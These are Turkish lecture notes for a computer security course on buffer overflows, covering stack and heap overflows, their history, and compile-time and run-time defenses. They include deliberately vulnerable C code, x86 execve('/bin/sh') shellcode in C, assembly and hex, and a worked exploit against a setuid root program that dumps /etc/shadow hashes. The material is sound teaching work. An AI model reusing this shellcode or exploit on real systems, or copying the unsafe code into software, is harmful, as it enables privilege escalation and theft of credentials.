# MUH441 Bilişimde Güvenlik – 1

Prof. Dr. Hasan Hüseyin BALIK

(10. Hafta)

# İçerik

- 3.Yazılım Güvenliği ve Güvenilir Sistemler
  - 3.1. Arabellek Taşması
  - 3.2.Yazılım Güvenliği
  - 3.3.İşletim Sistemi Güvenliği
  - 3.4. Bulut Güvenliği
  - 3.5. IoT Güvenliği

# 3.1. Arabellek Taşması

# 3.1.İçerik

- Yığın Arabellek Taşmaları
- Arabellek Taşmalarına Karşı Savunma
- Taşma Saldırılarının Diğer Biçimleri

# Bazı Arabellek Taşması Saldırılarının Kısa Tarihi

| | |
|---|---|
| **1988** | Morris İnternet Solucanı, saldırı mekanizmalarından biri olarak "fingerd" da bir arabellek taşması istismarını kullandı |
| **1995** | NCSA httpd 1.3'te bir arabellek taşması keşfedildi ve Thomas Lopatik tarafından Bugtraq posta listesinde yayınlandı |
| **1996** | Aleph One, Phrack dergisinde yığın tabanlı arabellek taşması güvenlik açıklarından yararlanma konusunda adım adım bir giriş sunan "Smashing the Stack for Fun and Profit/ Eğlence ve Kâr için Yığını Parçalamak " i yayınladı. |
| **2001** | Code Red solucanı, Microsoft IIS 5.0'daki arabellek taşmasını kullandı |
| **2003** | Slammer solucanı, Microsoft SQL Server 2000'deki arabellek taşmasını kullandı |
| **2004** | Sasser solucanı, Microsoft Windows 2000/XP Yerel Güvenlik Yetkilisi Alt Sistem Hizmeti'ndeki (Local Security Authority Subsystem Service -LSASS) bir arabellek taşmasından yararlandı |

# Arabellek Taşması

- Çok yaygın bir saldırı mekanizması
  - İlk olarak 1988'de Morris Worm tarafından yaygın olarak kullanıldı.
- Bilinen önleme teknikleri
- Hala büyük endişe
  - Yaygın olarak dağıtılan işletim sistemleri ve uygulamalarda buggy kodun mirası
  - Programcılar tarafından devam eden dikkatsiz programlama uygulamaları

# Arabellek Taşması

Arabellek taşması olarak da bilinen bir tampon bellek taşması, NIST Temel Bilgi Güvenliği Terimleri Sözlüğünde şu şekilde tanımlanır:

> "Bir arabelleğe veya veri tutma alanına tahsis edilen kapasiteden daha fazla girdinin yerleştirilebildiği ve diğer bilgilerin üzerine yazıldığı durumdur. Saldırganlar, bir sistemi çökertmek veya sistemin kontrolünü ele geçirmelerini sağlayan özel hazırlanmış bir kod eklemek için böyle bir durumdan yararlanır."

# Arabellek Taşması Temelleri

- Bir proses, verileri sabit boyutlu bir arabellek sınırlarının ötesinde depolamaya çalıştığında oluşan programlama hatasıdır
- Bitişik bellek konumlarının üzerine yazar
  - Konumlar diğer program değişkenlerini, parametreleri veya program kontrol akış verilerini tutabilir
- Arabellek/Tampon yığında, öbekte veya işlemin veri bölümünde bulunabilir

**Sonuçlar:**

- **Program verilerinin bozulması**
- **Beklenmeyen kontrol devri**
- **Bellek erişim ihlalleri**
- **Saldırgan tarafından seçilen kodun yürütülmesi**

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

**(a) Basic buffer overflow C code**

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

**(b) Basic buffer overflow example runs**

# Figure 10.1 Basic Buffer Overflow Example

| Memory Address | Before gets(str2) | After gets(str2) | Contains Value of |
|---|---|---|---|
| . . . . | . . . . | . . . . | |
| bffffbf4 | 34fcffbf<br>4 . . . | 34fcffbf<br>3 . . . | argv |
| bffffbf0 | 01000000<br>. . . . | 01000000<br>. . . . | argc |
| bffffbec | c6bd0340<br>. . . @ | c6bd0340<br>. . . @ | return addr |
| bffffbe8 | 08fcffbf<br>. . . . | 08fcffbf<br>. . . . | old base ptr |
| bffffbe4 | 00000000<br>. . . . | 01000000<br>. . . . | valid |
| bffffbe0 | 80640140<br>. d . @ | 00640140<br>. d . @ | |
| bffffbdc | 54001540<br>T . . @ | 4e505554<br>N P U T | str1[4-7] |
| bffffbd8 | 53544152<br>S T A R | 42414449<br>B A D I | str1[0-3] |
| bffffbd4 | 00850408<br>. . . . | 4e505554<br>N P U T | str2[4-7] |
| bffffbd0 | 30561540<br>0 V . @ | 42414449<br>B A D I | str2[0-3] |
| . . . . | . . . . | . . . . | |

**Figure 10.2 Basic Buffer Overflow Stack Values**

# Arabellek Taşması Saldırıları

- Arabellek taşmasından yararlanmak için saldırganın şunlara ihtiyacı vardır:
  - Bazı programlarda, saldırganların kontrolü altında harici kaynaklı veriler kullanılarak tetiklenebilen bir arabellek taşması güvenlik açığını belirlemek
  - Bu arabelleğin işlem belleğinde nasıl depolanacağını ve dolayısıyla bitişik bellek konumlarını bozma ve potansiyel olarak programın yürütme akışını değiştirme potansiyelini anlamak
- Güvenlik açığı bulunan programların belirlenmesi şu şekilde yapılabilir:
  - Program kaynağının incelenmesi
  - Büyük boyutlu girdileri işlerken programların yürütülmesini izleme
  - Olası güvenlik açığı bulunan programları otomatik olarak belirlemek için Fuzzing gibi araçları kullanma
    - Fuzzing 1989 yılında Prof Barton Miller ve öğrencileri tarafından geliştirilmiştir.

# Programlama Dilinin Geçmişi

- Makine düzeyinde, bilgisayar işlemcisi tarafından yürütülen makine komutları tarafından manipüle edilen veriler, işlemcinin registerlerinde veya bellekte saklanır.
- Kaydedilen herhangi bir veri değerinin doğru yorumlanmasından Assembly dili programcısı sorumludur.

**Modern yüksek seviyeli diller, güçlü bir tür ve geçerli işlemler nosyonuna sahiptir.**

- **Arabellek taşmalarına karşı savunmasız değildir**
- **Ek yüke, kullanımda bazı sınırlamalara neden olur**

**C ve ilgili diller, üst düzey kontrol yapılarına sahiptir, ancak belleğe doğrudan erişime izin verir.**

- **Bu nedenle arabellek taşmasına karşı savunmasızdır**
- **Yaygın olarak kullanılan, güvenli olmayan ve dolayısıyla savunmasız kodlardan oluşan geniş bir mirasa sahiptir**

# Yığın Arabellek Taşmaları

- Arabellek yığında bulunduğunda gerçekleşir
  - Yığın parçalama olarak da adlandırılır
  - Morris Worm tarafından kullanıldı
  - İstismarlar, denetlenmeyen bir arabellek taşması içerir
- Hala yaygın olarak sömürülmektedir
- Yığın çerçevesi (stack frame)
  - Bir işlev diğerini çağırdığında, dönüş adresini kaydetmek için bir yere ihtiyaç duyar
  - Ayrıca, çağrılan işleve iletilecek parametreleri kaydetmek ve muhtemelen registerde bulunan değerlerini kaydetmek için konumlara ihtiyaç duyar.





**Figure 10.3 Example Stack Frame with Functions P and Q**





**Figure 10.4 Program Loading into Process Memory**

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

**(a) Basic stack overflow C code**

```
$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*", "41424344454647485152535455565758616263646566676808
08fcffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

**(b) Basic stack overflow example runs**

# Figure 10.5 Basic Stack Overflow Example

| Memory Address | Before gets(inp) | After gets(inp) | Contains Value of |
|---|---|---|---|
| . . . . | . . . . | . . . . | |
| bffffbe0 | 3e850408<br>> . . . | 00850408<br>. . . . | tag |
| bffffbdc | f0830408<br>. . . . | 94830408<br>. . . . | return addr |
| bffffbd8 | e8fbffbf<br>. . . . | e8ffffbf<br>. . . . | old base ptr |
| bffffbd4 | 60840408<br>` . . . | 65666768<br>e f g h | |
| bffffbd0 | 30561540<br>0 V . @ | 61626364<br>a b c d | |
| bffffbcc | 1b840408<br>. . . . | 55565758<br>U V W<br>X | inp[12-15] |
| bffffbc8 | e8fbffbf<br>. . . . | 51525354<br>Q R S T | inp[8-11] |
| bffffbc4 | 3cfcffbf<br>< . . . | 45464748<br>E F G H | inp[4-7] |
| bffffbc0 | 34fcffbf<br>4 . . . | 41424344<br>A B C D | inp[0-3] |
| . . . . | . . . . | . . . . | |

**Figure 10.6 Basic Stack Overflow Stack Values**

```
void getinp(char *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp(buf, sizeof(buf));
    display(buf);
    printf("buffer3 done\n");
}
```

(a) Another stack overflow C code

```
$ cc -o buffer3 buffer3.c

$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done

$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXX
read val: XXXXXXXXXXXXXXX

buffer3 done
Segmentation fault (core dumped)
```

(b) Another stack overflow example runs

**Figure 10.7 Another Stack Overflow Example**

# Başka Bir Yığın Taşması Örneği

# Bazı Yaygın Güvenli Olmayan C Standart Kütüphane Rutinleri

| | |
|---|---|
| *gets(char *str)* | standart girdiden str'ye satır okur |
| *sprintf(char *str, char *format, ...)* | sağlanan biçime ve değişkenlere göre str oluşturur |
| *strcat(char *dest, char *src)* | string src'nin içeriğini string dest'e ekler |
| *strcpy(char *dest, char *src)* | string src'nin içeriğini string dest'e kopyalar |
| *vsprintf(char *str, char *fmt, va_list ap)* | sağlanan biçime ve değişkenlere göre str oluşturur |

Bu rutinlerin tümü şüphelidir ve aktarılmakta olan verilerin toplam boyutu önceden kontrol edilmeden veya daha da iyisi daha güvenli alternatiflerle değiştirilmeden kullanılmamalıdır.

# Kabuk kodu/ShellCode

- Birçok arabellek taşması saldırısının önemli bir bileşeni, yürütmenin saldırgan tarafından sağlanan koda aktarılmasıdır.
- Saldırgan tarafından sağlanan koddur
  - Genellikle taşan ara belleğe kaydedilir
  - Geleneksel olarak bir kullanıcı komut satırı yorumlayıcısına (kabuk) denetimin aktarılmasıdır
- Makine kodu
  - İşlemciye ve işletim sistemine özeldir
  - Oluşturmak için geleneksel olarak iyi Assebly dili becerilerine ihtiyaç duyulur
  - Daha yakın zamanlarda, bu süreci otomatikleştiren bir dizi site ve araç geliştirilmiştir.
- Metasploit Projesi
  - Sızma, IDS imzası geliştirme ve istismar araştırması yapan kişilere faydalı bilgiler sağlar

# Örnek UNIX Kabuk kodu

```
int main(int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve(sh, args, NULL);
}
```

(a) Desired shellcode code in C

```
        nop
        nop                     // end of nop sled
        jmp     find            // jump to end of code
cont:   pop     %esi            // pop address of sh off stack into %esi
        xor     %eax,%eax       // zero contents of EAX
        mov     %al,0x7(%esi)   // copy zero byte to end of string sh (%esi)
        lea     (%esi),%ebx     // load address of sh (%esi) into %ebx
        mov     %ebx,0x8(%esi)  // save address of sh in args[0] (%esi+8)
        mov     %eax,0xc(%esi)  // copy zero to args[1] (%esi+c)
        mov     $0xb,%al        // copy execve syscall number (11) to AL
        mov     %esi,%ebx       // copy address of sh (%esi) t0 %ebx
        lea     0x8(%esi),%ecx  // copy address of args (%esi+8) to %ecx
        lea     0xc(%esi),%edx  // copy address of args[1] (%esi+c) to %edx
        int     $0x80           // software interrupt to execute syscall
find:   call    cont            // call cont which saves next address on
stack
sh:     .string "/bin/sh "      // string constant
args:   .long 0                 // space used for args array
        .long 0                 // args[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

(c) Hexadecimal values for compiled x86 machine code

**Figure 10.8 Example UNIX Shellcode**

# Bazı Yaygın x86 Assembly Dili Yönergeleri

| | |
|---|---|
| MOV src, dest | değeri src'den dest'e kopyala (taşı) |
| LEA src, dest | src'nin adresini (yük etkin adresi) dest'e kopyala |
| ADD / SUB src, dest | dest'ten src'ye değer ekle / çıkar ve sonucu dest'te yaz |
| AND / OR / XOR src, dest | src'deki değeri dest'deki değerle mantıksal AND / OR / XOR işlemi yap ve sonucu dest'e yaz |
| CMP val1, val2 | sonuç olarak CPU bayraklarını setleyerek val1 ve val2'yi karşılaştır |
| JMP / JZ / JNZ addr | alta / sıfırsa atla / sıfırdan farklı ise atla |
| PUSH src | src'deki değeri yığına it |
| POP dest | yığının tepesindeki değeri dest'e al |
| CALL addr | addr'deki fonksiyonu çağır |
| LEAVE | fonksiyondan ayrılmadan önce yığın çerçevesini temizle |
| RET | fonksiyondan dön |
| INT num | işletim sistemi işlevine erişmek için num yazılım interruptı |
| NOP | operasyon yok veya hiçbirşey yapma komutu |

# Bazı x86 Registerları

| 32bit | 16bit | 8 bit (yüksek) | 8 bit (düşük) | Kullanım |
|---|---|---|---|---|
| %eax | %aks | %Ah | %al | Aritmetik ve G/Ç işlemleri için kullanılan ve kesme çağrılarını yürüten akümülatörler |
| %ebx | %bx | % bh | %bl | Belleğe erişmek, sistem çağrısı bağımsız değişkenlerini iletmek ve değerleri döndürmek için kullanılan temel kayıtlar |
| %ecx | %cx | %ch | %cl | Sayaç kayıtları |
| %edx | %dx | %dh | %dl | Aritmetik işlemler, kesme çağrıları ve IO işlemleri için kullanılan veri kayıtları |
| %ebp | | | | Geçerli yığın çerçevesinin adresini içeren Temel İşaretçi |
| %eip | | | | Yürütülecek bir sonraki komutun adresini içeren Komut İşaretçisi veya Program Sayacı |
| %esi | | | | Dize veya dizi işlemleri için bir işaretçi olarak kullanılan Kaynak Dizin kaydı |
| %esp | | | | Yığının tepesinin adresini içeren Yığın İşaretçisi |

```
$ dir -l buffer4
-rwsr-xr-x    1 root     knoppix     16571 Jul 17 10:49 buffer4


$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"20202020202020238fcffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nka7J1xH7.4UJT419JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...
```

**Figure 10.9 Example Stack Overflow Attack**

# Yığın Taşması Değişkenleri

## Hedef program ….. olabilir:


- Güvenilir bir sistem yardımcı programı
- Ağ hizmeti cini
- Yaygın olarak kullanılan kütüphane kodu

## Shellcode fonksiyonları

- **Bağlandığında bir uzak kabuk başlatır**
- **Bilgisayar korsanına geri bağlanan bir ters kabuk oluşturur**
- **Bir kabuk oluşturan yerel istismarları kullanır**
- **Şu anda diğer saldırıları engelleyen güvenlik duvarı kurallarını temizler**
- **Sisteme tam erişim sağlayan bir chroot (sınırlı yürütme) ortamından çıkarır**

# Arabellek Taşmasına karşı Savunmalar

- Arabellek taşmaları yaygın olarak kullanılır



# Derleme Zamanı Savunmaları: Programlama dili

- Modern bir üst düzey dil kullanın
  - Arabellek taşması saldırılarına karşı savunmasız değildir
  - Derleyici, değişkenler üzerinde aralık kontrollerini ve izin verilen işlemleri zorlar

**Dezavantajları**

- Kontrolleri uygulamak için çalışma zamanında ek kod yürütülmelidir
- Esneklik ve güvenlik, kaynak kullanımında bir maliyete sahiptir
- Altta yatan makine dili ve mimarisinden uzaklık, bazı talimatlara ve donanım kaynaklarına erişimin kaybedilmesi anlamına gelir
- Bu tür kaynaklarla etkileşime girmesi gereken aygıt sürücüleri gibi kod yazma konusundaki kullanışlılıklarını sınırlar.

# Derleme Zamanı Savunmaları: Güvenli Kodlama Teknikleri

- C tasarımcıları, alan verimliliğine ve performans hususlarına tip güvenliğinden çok daha fazla önem vermişlerdir.
  - Varsayılan programcılar kod yazarken gerekli özeni göstereceklerdir.
- Programcıların kodu incelemeleri ve güvenli olmayan kodlamaları yeniden yazmaları gerekir.
  - Bunun bir örneği,openBSD projesidir.
- Programcılar, işletim sistemi, standart kütüphaneler ve ortak yardımcı programlar dahil olmak üzere mevcut kod tabanını denetlediler.
  - Bu, yaygın kullanımda en güvenli işletim sistemlerinden biri olarak kabul edilen sistemle sonuçlandı.

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;

    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

**(a) Unsafe byte copy**

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil); ..... ..... /* read length of binary data */
    fread(to, 1, len, fil); ..... ..... /* read len bytes of binary data
    return len;
}
```

**(b) Unsafe byte input**

**Figure 10.10 Examples of Unsafe C Code**

# Derleme Zamanı Savunmaları: Dil Uzantıları/Güvenli Kütüphaneler

- Boyut bilgileri derleme zamanında mevcut olmadığı için dinamik olarak ayrılan belleğin işlenmesi daha problemlidir.
  - Bir uzantı ve kütüphane rutinlerinin kullanımını gerektirir
    - Programların ve kütüphanelerin yeniden derlenmesi gerekiyor
    - Üçüncü taraf uygulamalarda sorun yaşama olasılığı yüksektir
- C ile ilgili endişe, güvenli olmayan standart kütüphane rutinlerinin kullanılmasıdır
  - Bir yaklaşım, bunları daha güvenli varyantlarla değiştirmek olmuştur.
    - Libsafe bir örnektir
    - Kütüphane, mevcut standart kütüphanelerden önce yüklenecek şekilde düzenlenmiş dinamik bir kütüphane olarak uygulanır.

# Derleme Zamanı Savunmaları: Yığın Koruması

- Bozulma belirtileri olup olmadığını kontrol etmek için işlev girişi ve çıkış kodu eklenir
- Rastgele kanarya kullan (kanarya:arabellek taşmalarını izlemek için yığındaki bir arabellek ile denetim verileri arasına yerleştirilen bilinen değerlerdir)
  - Değer öngörülemez olmalıdır
  - Farklı sistemlerde farklı olmalıdır
- Stackshield ve Dönüş Adresi Savunucusu (RAD)
  - Ek işlev girişi ve çıkış kodu içeren GCC uzantıları
    - İşlev girişi, dönüş adresinin bir kopyasını belleğin güvenli bir bölgesine yazar
    - İşlev çıkış kodu, yığın çerçevesindeki dönüş adresini kaydedilen kopyaya göre kontrol eder
    - Değişiklik bulunursa programı iptal eder

# Koşma Zamanı Savunmaları: Yürütülebilir Adres Alanı Koruması

**Bazı bellek bölgelerini yürütülemez hale getirmek için sanal bellek desteğini kullanılır**

- **Bellek yönetim biriminden (MMU) destek gerektirir**
- **SPARC / Solaris sistemlerinde uzun süredir var**
- **x86 Linux/Unix/Windows sistemlerinde en son sürümlerde var**

**Konular**

- **Yürütülebilir yığın kodu desteği**
- **Özel hükümler gereklidir**

# Koşma Zamanı Savunmaları: Adres Alanı Rastgeleleştirme

- Önemli veri yapılarının konumunu değiştirin
  - Stack, heap, global data
  - Her process için rastgele kaydırma kullanma
  - Modern sistemlerde geniş adres aralığı, bazılarının israf edilmesinin ihmal edilebilir bir etkiye sahip olduğu anlamına gelir
- Heap arabelleklerinin konumunu rastgele ayarlanır
- Standart kütüphane fonksiyonları rastgele konumlandırılır

# Koşma Zamanı Savunmaları: Koruma Sayfaları

- Koruma sayfalarını kritik bellek bölgeleri arasına yerleştirilir
  - MMU'da geçersiz adresler olarak işaretlenir
  - Herhangi bir erişim denemesi işlemi iptal eder
- Daha fazla uzantı, koruma sayfalarını stack çerçeveleri ve heap arabellekleri arasına yerleştirilir
  - Gerekli olan çok sayıda sayfa eşlemesini desteklemek için yürütme süresindeki maliyet artar

# Yedek Yığın Çerçevesi

## Arabellek ve kaydedilen çerçeve işaretçisi adresinin üzerine yazan varyant

- Kaydedilen çerçeve işaretçisi değeri, boş bir yığın çerçevesine atıfta bulunacak şekilde değiştirilir
- Geçerli işlev, değiştirilen boş çerçeveye geri döner
- Kontrol, üzerine yazılan arabellekte kabuk koduna aktarılır

## Off-by-one Saldırısı

- Kullanılabilir alandan bir bayt daha fazla kopyalanmasına izin veren kodlama hatası

## Savunmalar

- İşlev çıkış koduyla yığın çerçevesi veya dönüş adresindeki değişiklikleri algılamak için herhangi bir yığın koruma mekanizması
- Yürütülemeyen yığınları kullanma
- Bellekteki yığının ve sistem kitaplıklarının rasgeleleştirilmesi

# Sistem Çağrısına Dönüş

- Savunmalar
  - İşlev çıkış koduyla stack çerçevesi veya dönüş adresindeki değişiklikleri algılamak için herhangi bir stack koruma mekanizması
  - Yürütülemeyen stack kullanma
  - Bellekteki stacklerin ve sistem kütüphanelerinin rasgeleleştirilmesi

- Stack taşması varyantı, dönüş adresini standart kütüphane işleviyle değiştirir
  - Yürütülemeyen stack savunmalarına yanıt
  - Saldırgan, dönüş adresinin üzerindeki stackde uygun parametreler oluşturur
  - İşlev geri döner ve kütüphane işlevi yürütülür
  - Saldırganın tam arabellek adresine ihtiyacı olabilir
  - Hatta iki kütüphane çağrısını zincirleyebilir

# Heap Taşması

- Heap içinde bulunan arabelleğe saldırı
  - Tipik olarak program kodunun üzerinde bulunur
  - Dinamik veri yapılarında (bağlantılı kayıt listeleri gibi) kullanılmak üzere programlar tarafından bellek talep edilir.
- Geri dönüş adresi yoktur
  - Bu nedenle kontrolün kolay bir şekilde devredilmesi mümkün değildir.
  - Sömürecek Fonksiyon potinterlarına sahip olabilir.
  - Veya yönetim veri yapılarını manipüle eder

## Savunmalar

- Heapi yürütülemez hale getirme
- Heap üzerinde bellek tahsisini rasgele hale getirme

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];             /* vulnerable input buffer */
    void (*process)(char *);  /* pointer to function to process inp */
